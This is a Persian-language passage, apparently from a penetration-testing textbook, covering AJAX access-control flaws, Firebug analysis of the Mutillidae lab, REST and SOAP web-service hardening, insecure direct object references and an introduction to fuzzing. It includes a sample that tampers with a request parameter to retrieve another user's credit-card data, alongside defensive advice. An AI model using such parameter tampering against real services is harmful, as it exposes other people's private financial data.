کنترل های دسترسی نامناسب در سمت سرور برای درخواست های آژاکس موجب افشا داده ها به هکر خواهد شد. فرض کنید که اپلیکیشن از درخواست های آژاکس برای دریافت اطلاعات کارت های اعتباری از سرور استفاده می کند . یک درخواست ساده آژاکس برای این فرایند می تواند به شکل زیر پیاده سازی شود :

```
#Ijad va Nemone Sazy Object XMLHttpRequest

var xmlHttp = new XMLHttpRequest ();

#Method Get baraye daryaft joziat Cart Etebari

xmlhttp.open("GET","retreiveccinfo.php?userid=juneda&currency=INR",true);

xmlhttp.send();
```

اگر هکر درخواست آژاکس را به صورت زیر تغییر دهد , نتیجه کار چه خواهد بود ؟

```
retreiveccinfo.php?userid=Jamesa&currency=USD
```

بایستی در سمت سرور کنترل های دسترسی مناسبی پیاده سازی شده باشد تا از حملات این چنینی جلوگیری شود. شناسه های نشست بایستی به نحوی درست تنها برای کاربر مرتبط قابل اجرا و دسترسی باشند.



چالش های تست نفوذ اپلیکیشن های وب مبتنی بر آژاکس

همانطور که در بخش های قبل هم گفتیم , آژاکس موجب افزایش پیچیدگی اپلیکیشن شده که به دنبال آن چالش های زیادی را در حین تست نفوذ و ارزیابی امنیتی اپلیکیشن بوجود می آورد :

- در طی تست دستی یک اپلیکیشن شما یک برنامه پروکسی همچون Burp یا ZAP را باز کرده و درخواست ها و پاسخ ها را ضبط و آنالیز می کنید. در یک اپلیکیشن وب مبتنی بر آژاکس , درخواست ها ناهمگام هستند و تعداد درخواست ها و پاسخ های ضبط شده بسیار بیشتر از یک اپلیکیشن عادی می باشد. شما به عنوان یک آزمونگر نفوذ بایستی مطلع باشید که تست دستی چنین اپلیکیشن هایی با استفاده از یک برنامه پروکسی کاری بسیار دشوار است.
- در یک اپلیکیشن مبتنی بر آژاکس محتوای صفحه وب به صورت پویا تغییر می کند. درخواست های ارسالی و به دنبال آن پاسخ های دریافتی بخش هایی از صفحه وب را بروزرسانی می کند و ممکن است فیلدهای فرم جدیدی را ایجاد کنند. این وضعیت چالش جدیدی را برای یک تستر بوجود آورده چرا که در حین تست کاوش و شناسایی اندازه واقعی اپلیکیشن کاری دشوار است. به دلایل مطرح شده تستر ممکن است تست بخش های از سایت را به دلیل پیچیدگی بالا از دست بدهد.



آنالیز کد سمت مشتری با فایرباگ

در مطالب قبلی گفتیم که قرار گرفتن کد در سمت مشتری موجب افزایش مشکلات امنیتی بالقوه می شود. آژاکس از اشیا XHR برای ارسال ناهمگام درخواست ها به سرور استفاده می کند. این آبجکت ها XHR در سمت کلاینت و بوسیله کدهای جاوا اسکریپت پیاده سازی شده اند.

راههای مختلفی به منظور یادگیری و کسب اطلاعات درباره این کدهای سمت کلاینت وجود دارد. نمایش سورس صفحه توسط کلید میانبر Ctrl+U عناصر XHR را برای شما نمایان خواهد کرد. در صورتیکه با یک اپلیکیشن وب عظیم روبرو هستیم , نمایش کد مرجع به این روش خیلی کاربردی نیست.

به منظور کسب اطلاعات بیشتر درباره درخواست های ارسال شده توسط اسکریپت , می توانید از یک پروکسی اپلیکیشن وب استفاده کنید و ترافیک را رهگیری کنید. با این وجود به دلیل گسترده بودن درخواست های ارسالی و دریافتی اپلیکیشن های مبتنی بر آژاکس آنالیز با استفاده از پروکسی روش هوشمندانه ای نیست.

در این بخش از افزونه فایرباگ به منظور بررسی کد سورس پس زمینه آژاکس استفاده می کنیم. همانگونه که می دانید فایرباگ یک افزونه برای مرورگر فایرفاکس می باشد و این افزونه اتفاقات رخ داده در مرورگر را به شیوه ای ساخت یافته نمایش می دهد. فایرباگ را می توان به منظور اهداف زیر استفاده کرد :


- ویرایش HTML در زمان واقعی اجرا
- مانیتور میزان مصرف شبکه از صفحه وب
- دیباگ جاوا اسکریپت با استفاده از دیباگر درون ساخت




• شناسایی اشیا DOM
• نمایش اطلاعات جزئی درباره cookie ها توسط سرور

این افزونه را می توانید از آدرس زیر بر روی مرورگر فایرفاکس خود نصب کنید :

https://addons.mozilla.org/en-US/firefox/addon/firebug/



کلید میانبر برای دسترسی به فایرباگ F12 می باشد. شما همچنین می توانید روی عنصر مورد نظر موجود در صفحه وب راست کلیک کرده و Inspect with Firebug را انتخاب کنید.






پانل Script

پانل اسکریپت جایی است که می توانید کدهای جاوا اسکریپت موجود را با دقت و به صورت طبقه بندی شده بررسی کنید. یک نکته درباره استفاده از ابزار اینکه در صورتیکه هر کدام از این پانل ها غیرفعال بود کافی است تا روی دکمه Enable در وسط صفحه کلیک کنید تا فعال شود.

پانل اسکریپت شامل دیباگر می باشد که با استفاده از آن می توانید نقاط شکست (BreakPoints) مشخصی در بخش هایی از کد برنامه ایجاد کرده و جریان اجرای کد را به صورت گام به گام بررسی کنید. از این طریق می توان جریان کد را آنالیز و کد آسیب پذیر را شناسایی کرد. هر اسکریپت را می توان به صورت جداگانه و با استفاده از یک منو بازشو مشاهده کرد.

ما در اینجا اسکریپت jquery.js را باز کرده ایم. همچنین پانل سمت راست با نام Watch مقادیر متغیرها و تغییر آنها در طی فرایند اجرا را نمایش خواهد داد. نقاط شکست ایجاد شده را می توانید در منو سمت راست در زیرمنو (BreakPoints) مشاهده کنید.





پانل Console

پانل کنسول هدرها (Headers) , درخواست POST و کوکی ها (Cookies) را در شکلی ساخت یافته به شما نمایش می دهد. این پانل همچنین حاوی یک ویرایشگر خط فرمان جاوا اسکریپت می باشد که در پایین پانل مشخص شده است. این بخش به شما اجازه می دهد تا کد جاوا اسکریپت مورد نظر خود را درون محتوای صفحه فعلی اجرا کنید. با کلیک بر روی آیکون قرمز رنگ در گوشه پایین سمت راست پانل ویرایشگر خط فرمان بزرگتر می شود.




پانل شبکه Net

در پانل شبکه (Network) در زیر منو XHR می توانید همه درخواست ها و پاسخ های ارسالی و دریافتی XHR را مشاهده کنید. دقت کنید ما در اینجا برنامه آسیب پذیری Mutillidae از لینک زیر و از طریق ماشین مجازی OWASP را بررسی می کنیم :



http://192.168.1.15/mutillidae/index.php?page=pen-test-tool-lookup-ajax.php



در این پانل همه درخواست های ارسالی و پاسخ های حقیقی دریافتی آژاکس را می بینیم. پاسخ دریافتی معمولا در قالب JSON و XML و در شکلی ساخت یافته ایجاد شده است. این موضوع کمک کرده تا شما قادر به آنالیز کد حقیقی بازگشتی از سرور باشید.در صورتیکه در یک اپلیکیشن مبتنی بر آژاکس آسیب پذیری های XSS یا CSRF یافت شود , تاثیر این آسیب پذیری ها افزایش پیدا می کند و کار هکر به مراتب ساده تر می شود. چرا که این آسیب پذیری ها از جاوا اسکریپت استفاده می کنند.XMLHTTPRequest API مثل یک شمشیر دو لبه در هسته آژاکس می باشد. جدای از توانایی خوب آن در ارتباط پس زمینه با سرور , هکر ممکن است با استفاده از آن اطلاعات را در پس زمینه بدون اطلاع کسی به سرقت ببرد. به دلیل عدم وجود تعامل کاربر می توان از آن به منظور توسعه کرم های XSS و تزریق آن به درون صفحات وب استفاده کرد.

کرم Self-propaginating XSS که در سال 2005 سایت بزرگ Myspace را مورد هدف قرار داد نمونه بارزی از نیمه تاریک استفاده از آژاکس می باشد.



وب سرویس ها

وب سرویس ها بر اساس معماری سرویس گرا ایجاد شده اند. معماری سرویس گرا به یک ارایه کننده سرویس اجازه می دهد تا به سادگی با مصرف کننده سرویس خود را سازگار سازد. وب سرویس ها اپلیکیشن های مختلف را قادر ساخته تا داده و عملکرد را با یکدیگر به اشتراک بگذارند. این قابلیت مصرف کننده را قادر ساخته تا از طریق اینترنت و بدون اطلاع از فرمت یا موقعیت داده به آنها دسترسی پیدا کند.

زمانیکه شما نمی خواهید مدل داده ای یا منطق استفاده شده در دسترسی داده را مخفی کنید ولی در عین حال می خواهید داده ها به صورت آماده در اختیار مصرف کنندگان باشد این قابلیت بسیار مفید است.

مثالی از این خدمت می تواند وب سرویسی باشد که توسط بازار سهام به اشتراک گذاشته می شود. دلالان آنلاین می توانند از این وب سرویس به منظور دریافت اطلاعات زنده و در لحظه استفاده کرده و سهام های مختلف را مشاهده کرده و آنها را برای کاربران نهایی به صورت مستقیم در وبسایت خود نمایش دهند.

وبسایت دلال تنها بایستی سرویس را فراخوانی کرده و درخواست داده ها را به شرکت مورد نظر ارسال کند. زمانیکه سرویس پاسخ برگشتی را به همراه داده های مورد نظر ارسال می کند , اپلیکیشن وب سایت دلال قادر به تحلیل داده ها و نمایش آنها خواهد بود.



وب سرویس ها مستقل از پلتفورم هستند . اپلیکیشن تبادل سهام می تواند به هر زبان برنامه نویسی نوشته شده باشد و مستقل از تکنولوژی بکار رفته در اپلیکیشن وب قادر خواهد بود تا سرویس را فراخوانی کند. تنها موردی که مصرف کنند و سرویس دهنده بایستی به صورت توافقی عمل کنند , قوانین تبادل داده ها می باشد.

برخی افراد وب سرویس ها را با اپلیکیشن های وب اشتباه می گیرند. یک وب سرویس حاوی یک رابط گرافیکی کاربری (GUI) نیست چرا که تنها یک کامپوننت حاوی کدهای مدیریت شده است که قادر است به صورت ریموت و از طریق HTTP توسط دیگر اپلیکیشن های وب قابل دسترسی باشد.

سرویس اجازه می دهد تا اپلیکیشن های وب به آن دسترسی پیدا کرده و از طریق سرویس دهنده های سوم شخص داده ها را درخواست کنند.

به صورت کلی دو راه برای توسعه وب سرویس ها وجود دارد :

- Simple Object Access Protocol (SOAP)
- RESTful web services



معرفی وب سرویس های SOAP و RESTful

SOAP راه سنتی توسعه یک وب سرویس بوده , ولی دارای اشکالات زیادی است و اپلیکیشن های وب در حال کوچ از SOAP به وب سرویس های RESTful هستند. XML تنها فرمت قابل استفاده برای تبادل داده در حین استفاده از یک وب سرویس SOAP می باشد . این در حالی است که وب سرویس های RESTful می توانند با JSON و دیگر فرمت های داده کار کنند. هرچند در برخی شرایط وب سرویس های مبتنی بر SOAP توصیه می شود چرا که دارای ویژگی های امنیتی بهتری است ولی در مقابل سبک تر بودن و سادگی وب سرویس های RESTful موجب شده تا توسعه دهندگان آن را ترجیح دهند. SOAP یک پروتکل است در حالی که REST یک استایل معماری است. آمازون , فیسبوک , گوگل و یاهو همگی به وب سرویس های RESTful کوچ کرده اند.

برخی از ویژگی های وب سرویس های RESTful به شرح زیر است :

- با چهار عمل اصلی CRUD به معنی ایجاد (Create) , خواندن (Read) , بروزرسانی (Update) و حذف (Delete) واقعا خوب کار می کند.
- از قابلیت کارایی و مقیاس پذیری بهتری برخوردار است.
- توانایی اداره چندین فرمت را دارد.
- نیاز به یادگیری کمتری دارید.
- فیزیولوژی طراحی شبیه اپلیکیشن های وب دارد.



مهم ترین مزیت SOAP در برابر REST این است که SOAP مستقل از انتقال هست. به چه معنی ؟ REST تنها با پروتکل HTTP کار می کند در حالیکه SOAP اینگونه نیست و برای انتقال می تواند از روش های گوناگون استفاده کند. همین ویژگی استفاده از HTTP در REST سبب شده تا آسیب پذیری های تاثیرگذاری بر روی اپلیکیشن های وب برای REST نیز قابل اجرا باشند.

خوشبختانه می توان همین معیارهای امنیتی اپلیکیشن های وب را برای امن کردن یک وب سرویس REST نیز بکارگرفت.

پیچیدگی لازم در توسعه سرویس های SOAP که بایستی از داده XML جاسازی شده درون یک درخواست SOAP استفاده کند و سپس آن را از طریق HTTP ارسال کند , موجب شده تا سازمان ها به سمت وب سرویس های REST کوچ کنند. به علاوه SOAP به یک فایل WSDL که ارایه کننده اطلاعات مرتبط با سرویس هست نیاز دارد.

ایده اولیه یک سرویس RESTful این است که به جای استفاده از یک مکانیزم پیچیده مثل SOAP به صورت مستقیم و از طریق HTTP و بدون نیاز به هیچ پروتکل اضافی دیگری با سرویس دهنده ارتباط برقرارکنیم. این پروتکل از HTTP به منظور ایجاد , خواندن , بروزرسانی و حذف داده استفاده می کند.



نمونه ای از یک درخواست ارسالی توسط مصرف کننده یک وب سرویس SOAP به شکل زیر می باشد :

```
<?xml version="1.0"?>

<soap:Envelope xmlns:soap="http://www.w3.org/2001/12/soap-envelope"

soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">

<soap:body sp="http://www.stockexchange.com/stockprice">

<sp:GetStockPrice>

<sp:Stockname>xyz</sp:Stockname>

</sp:GetStockPrice>

</soap:Body>

</soap:Envelope>
```

این درحالی است که درخواست ارسال از یک وب سرویس RESTful به سادگی زیر می باشد :

```
http://www.stockexchange.com/stockprice/Stockname/xyz
```

اپلیکیشن از یک درخواست GET به منظور خواندن داده ها از وب سرویس استفاده می کنند که در نتیجه دردسر کمتری داشته و توسعه کد آن بر توسعه دهندگان به مراتب ساده تر خواهد بود.



ایمن سازی وب سرویس ها

در یک سناریو دنیای واقعی , با اپلیکیشن های بیشتری روبرو هستیم در نتیجه نیاز داریم تا از نحوه ارتباط اپلیکیشن وب با سرویس های وب مطلع شده و در صورت وجود آسیب پذیری آن را شناسایی کنیم. سرویس های وب RESTful را بایستی در برابر مشکلات امنیتی زیر محافظت کرد :

نشست ایجاد شده بین مصرف کننده و ارایه کننده سرویس بایستی با استفاده از یک توکن نشست یا کلید API احرازهویت و نگهداری شود.

1. کلید API , نام کاربری و توکن نشست هرگز نبایستی از طریق آدرس URL ارسال گردد.

2. وضعیت نشست بایستی همیشه در سمت سرور نگهداری و هرگز در سمت کلاینت ذخیره نگردد.

3. سرویس های RESTful به صورت پیش فرض هیچ امنیتی ارایه نمی کنند. امنیت آنها وابسته به امنیت لایه انتقال در حین عبور داده می باشد.

4. استفاده از SSL به منظور حفاظت از داده ها در حین انتقال توصیه می شود.

5. وب سرویس های SOAP از WS-Security به جای HTTPS استفاده می کنند.

6. شما هرگز نباید یک کلید API را از طریق آدرس URL انتقال دهید چرا که SSL از پارامترهای URL محافظت نمی کند و در نتیجه کلید API درون بوکمارک ها و لاگ های سرور باقی خواهد ماند.



.7 روش های احرازهویت HMAC یا OAuth بایستی استفاده شود. در احرازهویت به شیوه HMAC کلید API با یک کلید مخفی رمزنگاری شده که بین کلاینت و سرور به اشتراک گذاشته می شود.

.8 بیشتر وظایف سرویس های RESTful از طریق متدهای GET , POST , DELETE و PUT انجام می شوند. برای مثال در یک وب سرویس بورس سهام یک کاربر ناشناس اجازه دارد تا از طریق متد GET ارزش سهام را درخواست کرده و مشاهده کند ولی متدهای PUT یا DELETE را هرگز نبایستی اجازه استفاده توسط یک کاربر احرازهویت نشده را داشته باشند.

.9 وب سرویس زمانی که چند متد را به یک آدرس URL اختصاص می دهد بایستی بسیار دقت داشته باشد. برای متدی که اجازه استفاده ندارد بایستی یک پیام ممنوع به کاربر نمایش داده شود .

.10 برای انجام وظایف حیاتی که مستلزم استفاده از متدهای PUT و DELETE هستند , بایستی یک توکن تصادفی استفاده شده تا از حملات CSRF جلوگیری شود. بیشتر وب سرویس ها از افعال زیر استفاده می کنند.

کاربرد	فعل HTTP
استخراج داده	GET
درج داده	PUT
بروزرسانی داده	POST
حذف داده	DELETE

.11 وب سرویس بایستی با استفاده از داده تصادفی ایجاد شده تست شود تا پیاده سازی فیلترهای اعتبارسنجی تایید گردد. فیلدهای ورودی که تعداد محدودی از کاراکترها را قبول می کنند بایستی با استفاده از رویکرد لیست سفید محدود بهینه شوند.



با استفاده از این رویکرد می توان مقادیر قابل قبول را تعریف کرد و بر همین اساس یک لیست قانونی از ورودی های مورد پذیرش اپلیکیشن ایجاد نمود. هر کاراکتر یا داده غیرقابل اعتماد که بخشی از لیست سفید نباشد رد خواهد شد.

12. اگر وب سرویس از XML استفاده می کند , بایستی برای حملات مبتنی بر XML همچون XPATH Injection , XQuery injection , XML schema poisoning و ... تست شود.

13. زمانیکه یک استثنا وجود دارد , RESTful API بایستی با پیام خطای مناسب پاسخ دهد . درست همانطور که در صفحات وب از کدهای وضعیت HTTP استفاده می کنیم. در پیام های استثنا بایستی کمترین اطلاعات ممکن به کاربر نمایش داده شود. کدهای پاسخ به شرح زیر هستند :

کد پاسخ	معنی
100s – Information	همه چی خوبه
200s - Success	آنچه می خواستی گرفتم
300s – Redirection	جای دیگری هست
400s – Client error	مشکل از کلاینت
500s – Server error	مشکل از من سرور هست



آسیب پذیری
Insecure direct object reference

آسیب پذیری مرجع مستقیم شی , محدود به وب سرویس های RESTful نیست ولی در این سرویس ها نیز رایج است. با اپلیکیشن های وب فروشگاهی که اطلاعات یک محصول را به مخاطب نمایش می دهد , آشنا هستیم . به احتمال زیاد توسعه دهنده از یک شناسه منحصر به فرد به منظور شناسایی محصول در پس زمینه استفاده می کند. این شناسه محصول زمان ذخیره در پایگاه داده محصول را هم شناسایی می کند. در نتیجه شناسه ID ذخیره شده در پایگاه داده به یک مرجع مستقیم شی نیز مبدل می گردد.

در یک اپلیکیشن فروشگاهی که از وب سرویس ها استفاده می کند , فراخوانی API چیزی شبیه درخواست زیر می باشد :

```
https://example.com/product/234752879
```

سپس اطلاعات محصول در فرمت JSON بازگشت داده می شود که به صورت زیر در مرورگر کاربر نمایش داده می شود :

```
{
"id": "234752879",
"product_name": "webcam",
"product _family": "electronics",
"section": "computers",
"Cost": "500"
}
```



در صورتیکه کاربر شناسه محصول را افزایش دهد , داده های موجود برای محصول با شناسه 234752880 نمایش داده خواهد شد. در اینجا این موضوع مشکل بزرگی را ایجاد نمی کند ولی در صورتیکه یک اپلیکیشن مالی باشد و شما یک مرجع مستقیم شی برای حساب های کاربری ایجاد کرده باشید , نتیجه این می شود که اطلاعات حیاتی بر ملا خواهد شد و دیگر کاربران غیرمجاز قادر به مشاهده اطلاعات ممنوعه هستند.

وب سرویس ها بایستی تنها پس از احرازهویت مناسب اجازه دسترسی را صادر کنند. در غیر اینصورت این ریسک وجود دارد که اشخاص دیگر قادر به دسترسی به داده های حیاتی دیگر از طریق مرجع مستقیم شی باشند.



فصل ده

فازینگ اپلیکیشن های وب

فازینگ اپلیکیشن های وب

در بخش های قبلی دیدیم که چگونه می توان آسیب پذیری ها را در اپلیکیشن های وب شناسایی کرد. با استفاده از ابزارهای موجود در کالی لینوکس آسیب های تزریق , xss و دیگر آسیب پذیری های رایج شناسایی کردیم. می دانیم که اپلیکیشن های وب شامل پارامترهایی هستند که شناسایی آنها ساده نیست و به منظور پیدا کردن این آسیب پذیری ها نیاز به رویکرد جامع تری هست.

به منظور افزایش امنیت و استحکام هر چه بیشتر اپلیکیشن می توانیم آنالیز استاتیک و دستی کد مرجع برنامه را انجام دهیم. این حرکت موجب شناسایی شیوه های برنامه نویسی نادرست می شود. هرچند که آنالیز دستی کد برنامه دارای برخی محدودیت ها می باشد. این کار تنها برنامه را در وضعیت غیرزنده ارزیابی می کند.

آنالیز کد مرجع نحوه رفتار برنامه در مواجهه با مشکلات در دنیای واقعی و وضعیت زنده و زمان تعامل کاربران با برنامه را نشان نمی دهد. علاوه بر این به منظور آنالیز دستی شما به کد برنامه نیاز دارید که در بیشتر شرایط به دلایل مختلف این امکان وجود ندارد.

شیوه موثرتر به منظور آنالیز رفتار اپلیکیشن استفاده از تکنیک های فازینگ (Fuzzing) در حین اجرای زنده برنامه می باشد. زمانیکه تست فازینگ را بر روی اپلیکیشن پیاده سازی می کنیم , با اپلیکیشن در وضعیت عملیاتی و زنده آن تعامل برقرار کرده در نتیجه کاربر نهایی را شبیه سازی می کنیم. زمانیکه یک اپلیکیشن وب را برای آسیب پذیری های خاص همچون XSS یا تزریق اسکیوال تست می کنیم , تست شما دارای شاخص ها و معیارهای تعریف شده ای می باشد.



ولی جدای از تست بر اساس شاخص های تعریف شده , بایستی اپلیکیشن را بر اساس معیارهای مشخص نشده نیز تست کنیم. این کار موجب شده تا نواقصی مشخص شوند که از دید توسعه دهنده مخفی مانده اند.

هنر کاوش اپلیکیشن با استفاده از شاخص های تعریف نشده را فازینگ می نامند. تزریق داده های تصادفی به اپلیکیشن ها دارای تاثیرهای مختلفی است و ممکن است بر مبنای هر ورودی , خروجی متفاوتی را ایجاد کند. این شیوه آزمون و خطا می تواند هکر را به شناسایی آسیب پذیری های شناسایی نشده سوق دهد. ایده اولیه فازینگ در ابتدا توسط پروفسور بارتون میلر در سال 1989 برای تست استحکام اپلیکیشن های یونیکس انجام شد. از آن پس به بعد فازینگ تکامل زیادی پیدا کرد و بسیاری از فازرهای متن باز به منظور اتوماسیون تست ها توسعه یافت.

در این فصل , درباره فازینگ و استفاده از آن به منظور شناسایی نواقص و حفره های اپلیکیشن های وب صحبت خواهیم کرد. موضوع ها به شرح زیر می باشند :

- مقدمات فازینگ
- انواع تکنیک های فازینگ
- اپلیکیشن های فازینگ
- فریم ورک فازینگ
- گام های فازینگ
- فازینگ اپلیکیشن وب
- فازرهای اپلیکیشن وب در کالی لینوکس



مقدمات فازینگ

فازینگ یک مکانیزم تست می باشد که داده های ناقص و بدشکل را به نرم افزار هدف ارسال می کند. هدف ما ممکن است یک اپلیکیشن وب یا یک Thick Client یا حتی یک فرایند در حال اجرا بر روی سرور باشد. فازینگ یک تکنیک تست جعبه سیاه می باشد که داده ها را در قالب خودکار تزریق می کند. فازینگ را می توان برای تست های مختلفی استفاده کرد ولی کاربر اصلی آن تست امنیتی می باشد.

فازینگ در بیشتر موارد موجب پیدا شدن نواقص جدی در اپلیکیشن می شود. فازینگ با استفاده از داده های تصادفی موجب شده تا برنامه با شکست مواجه شود . نتایج بدست آمده از تست فازینگ به توانایی نرم افزار فازینگ در ایجاد ورودی های خاص می باشد. برخی از باگ های یافت شده ممکن است قابل بکارگیری باشند ولی برخی دیگر خیر.

یکی از باگ های معروف در حین تست فازینگ اپلیکیشن , سرریز بافر می باشد. اپلیکیشنی که از کاربر ورودی دریافت می کند و در اعتبارسنجی ورودی با شکست مواجه می شود می توان موجب وضعیتی شود که هکر قادر به بکارگیری اپلیکیشن باشد. ابزارهای فازر می توانند داده های تصادفی ایجاد کنند که به عنوان ورودی برای تست چنین آسیب پذیری هایی استفاده شود.

فازینگ به یک تکنیک تحقیقی خیلی مهم مبدل شده است و همه کمپانی های بزرگ همچون گوگل , اپل و مایکروسافت از آن استفاده می کنند. این شرکت ها تست فازینگ را به عنوان بخشی از چرخه حیات توسعه برنامه قرار داده تا به این شیوه قادر به شناسایی نواقص موجود در همان گام های ابتدایی توسعه شوند.



برخی از فواید اصلی استفاده از تست فازینگ به شرح زیر می باشد :

- با استفاده از فازینگ شما می توانید آسیب پذیری های جالبی را بدون نیاز به داشتن درک عمیق اپلیکیشن بدست آورید.
- بسیاری از نواقص شناسایی شده با استفاده از فازینگ , آسیب پذیری های جدی همچون سرریز بافر هستند که موجب حملات تزریق خودسرانه کد می شود.
- فازینگ اپلیکیشن را با شبیه سازی کاربرنهایی تست می کند در نتیجه نتایج دقیقی در اختیار شما قرار می دهد.
